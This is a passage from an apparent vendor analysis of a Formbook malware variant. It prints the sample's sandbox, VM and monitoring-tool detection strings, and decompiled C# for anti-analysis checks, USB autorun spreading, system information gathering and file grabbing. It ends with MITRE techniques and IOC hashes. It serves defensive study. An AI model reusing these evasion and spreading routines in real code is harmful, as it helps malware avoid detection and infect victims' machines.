(string[0x00000010])	(string[0x000000A])	(string[0x00000005])	(string[0x00000006])	(string[0x00000002])
"virtual"	"filemon"	"SbieDll.dll"	"netmon"	"srvpost"
"vmbox"	"regmon"	"Sxln.dll"	"tcpview"	"user_imitator"
"vmware"	"netmon"	"Sf2.dll"	"wireshark"	
"virtualbox"	"procmon"	"snxhk.dll"	"httpanalyzerstdv7"	<b>Anti-Anyrun</b>
"thinapp"	"procexp"	"cmdvrt32.dll"	"httpdebuggerui"	
"vmxh"	"filemon64"	(string[0x00000003])	"httpdebuggersvc"	<b>Anti-HttpDebugger</b>
"innotek gmbh"	"regmon64"	"sbie"		
"tpvcgateway"	"netmon64"	"sandboxie"		<b>Anti-Sandboxing</b>
"tpautoconnsvc"	"procmon64"	"sandboxie"		
"vbox"	"procexp64"			
"kvm"	<b>Anti-ProcessMonitor</b>			
"red hat"				
"standard vga graphics adapter"				
"hyper-v video"				<b>Anti-VM</b>

```
try
{
    bool flag = new ComputerInfo().TotalPhysicalMemory / 1024uL / 1024uL <= 3000uL;
    if (flag)
    {
        result = true;
        return result;
    }
}
try
{
    long ticks = DateTime.Now.Ticks;
    Thread.Sleep(10);
    bool flag = DateTime.Now.Ticks - ticks < 10L;
    if (flag)
    {
        result = true;
        return result;
    }
}
```

**Anti-LowMemory**

**GetTickCount**

Figure 31 Anti Analysis Module

## 2. USBspreadDCLIB Module

Contains code to spread to USB drives by creating an autorun.

```
bool flag = driveInfo.DriveType == DriveType.Removable;
if (flag)
{
    StreamWriter streamWriter = new StreamWriter(driveInfo.Name + "autorun.inf");
    streamWriter.WriteLine("[autorun]");
    streamWriter.WriteLine("open=" + fileInfo.Name);
    streamWriter.WriteLine("action=Run win32");
    streamWriter.Close();
    File.Copy(fileInfo.FullName, driveInfo.Name + fileInfo.Name, true);
    File.SetAttributes(driveInfo.Name + "autorun.inf", FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
    File.SetAttributes(driveInfo.Name + fileInfo.Name, FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
}
```

Figure 32 USBSpreadCLIB module

### 3. MiscellaneousInfoGraber module

Contains code to collect a List of installed software's, running processes, time zone information, active TCP connections, local network connections available, list of connected USB drives.

```
public List<object[]> OnStealer(string HOST, string TOKEN, string PATH)
{
    List<object[]> list = new List<object[]>();
    object[] array = new object[2];
    string text = "";
    string text2 = "";
    string text3 = "";
    string text4 = "";
    string s = "";
    string text5 = "";
    try
    {
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall");
        string[] subKeyNames = registryKey.GetSubKeyNames();
        text = text + "Count: " + subKeyNames.Length.ToString() + "\r\n-----\r\n";
        for (int i = 0; i < subKeyNames.Length; i++)
        {
            RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);
            string text6 = registryKey2.GetValue("DisplayName") as string;
            bool flag = text6 == null;
            if (!flag)
            {
                text = text + text6 + "\r\n";
            }
        }
    }
}
```

Figure 33 Collects registry for uninstalling entries

```
try
{
    Process[] processes = Process.GetProcesses();
    text = text + "Count: " + processes.Length.ToString() + "\r\n-----\r\n";
    for (int j = 0; j < processes.Length; j++)
    {
        text2 = string.Concat(new string[]
        {
            text2,
            processes[j].ProcessName.ToString(),
            ".exe",
            processes[j].MainWindowTitle,
            "\r\n"
        });
    }
}
```

Figure 34 List of Running processes

```
try
{
    TimeZoneInfo local = TimeZoneInfo.Local;
    text3 = text3 + "Time: " + DateTime.Now.ToString("HH:mm:ss");
    text3 = text3 + "\r\nDate: " + DateTime.Now.ToString("dd MMMM yyyy");
    text3 = text3 + "\r\n\r\nLocal Time Zone ID: " + local.Id;
    text3 = text3 + "\r\nDisplay Name: " + local.DisplayName;
    text3 = text3 + "\r\nStandard name: " + local.StandardName;
    text3 = text3 + "\r\nDaylight saving name: " + local.DaylightName;
}
}
```

Figure 35 TimeZone information

#### 4. FileGrabber module

Collects all the files

```
public List<object[]> OnStealer(string HOST, string TOKEN, string PATH)
{
    List<string> list = new List<string>();
    List<object[]> list2 = new List<object[]>();
    List<string> list3 = new List<string>();
    string[] array = Plugin.PlConf[1y38.U45b(107396710)].Split(new char[]
    {
        '\n'
    });
    for (int i = 0; i < array.Length; i++)
    {
        string text = array[i];
        string[] array2 = Plugin.PlConf[1y38.U45b(107396733)].Split(new char[]
        {
            '\n'
        });
        for (int j = 0; j < array2.Length; j++)
        {
            string text2 = array2[j];
            bool flag = Plugin.PlConf[1y38.U45b(107396720)].ToLower() == 1y38.U45b(107396679) || Plugin.PlConf[1y38.U45b(107396720)] == 1y38.U45b(107396702);
            if (flag)
            {
                list.AddRange(Directory.GetFiles(text.Replace(1y38.U45b(107396697), Environment.UserName).Replace(1y38.U45b(107396648), Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System)).Replace(1y38.U45b(107396659), 1y38.U45b(107396622))), text2, SearchOption.TopDirectoryOnly));
            }
            else
            {
                list.AddRange(Plugin.yOu7(text.Replace(1y38.U45b(107396697), Environment.UserName).Replace(1y38.U45b(107396648), Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System)).Replace(1y38.U45b(107396659), 1y38.U45b(107396622))), text2));
            }
        }
    }
}
```

Figure 36 File Grabber Modules collects files

#### 5. BSODProtection Module

At this point, this module is not in a complete state. This shows that it is still under development.

#### Conclusion:

This seems to be malware that is still being developed. We haven't received Initial Vector yet, but it appears to be downloaded by a malicious doc/Xls file, which is spread through emails. Users should avoid opening emails, documents sent by unknown senders and keep the AV updated. We detect all the modules and stages with Trojan. Formbook and Trojan.YakbeexMSIL.ZZ4

#### MITRE ATT&CK TTPs:

Virtualization/Sandbox Evasion: System Checks	T1497.001
Scheduled Task/Job	T1053
Process Injection: Process Hollowing	T1055.012

Masquerading	T1036
Credentials from Password Stores	T1555
Clipboard Data	T1115
Data from Configuration Repository	T1602

**IOC:**

- 1D13A84AA671B75F66F4C7FCE8339619291D4A43 exe
- 6C73DC53F1AF57E1B2B404F2E20A9AECBAA80051 dll
- DC7CF9544AA5B4928697B4C49C94A60211F025A1 dll
- 9577B2B5C4FBA6B2AFA65C5161FCE75F48E75D5D dll
- 7E314AE69FC9A613A4A5356556F73E027B540141 dll
- 32D97D1729D9A5919CBE1AE76F46BCDB9620153C dll

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Source: <https://blogs.quickheal.com/formbook-malware-returns-new-variant-uses-steganography-and-in-memory-loading-of-multiple-stages-to-steal-data/>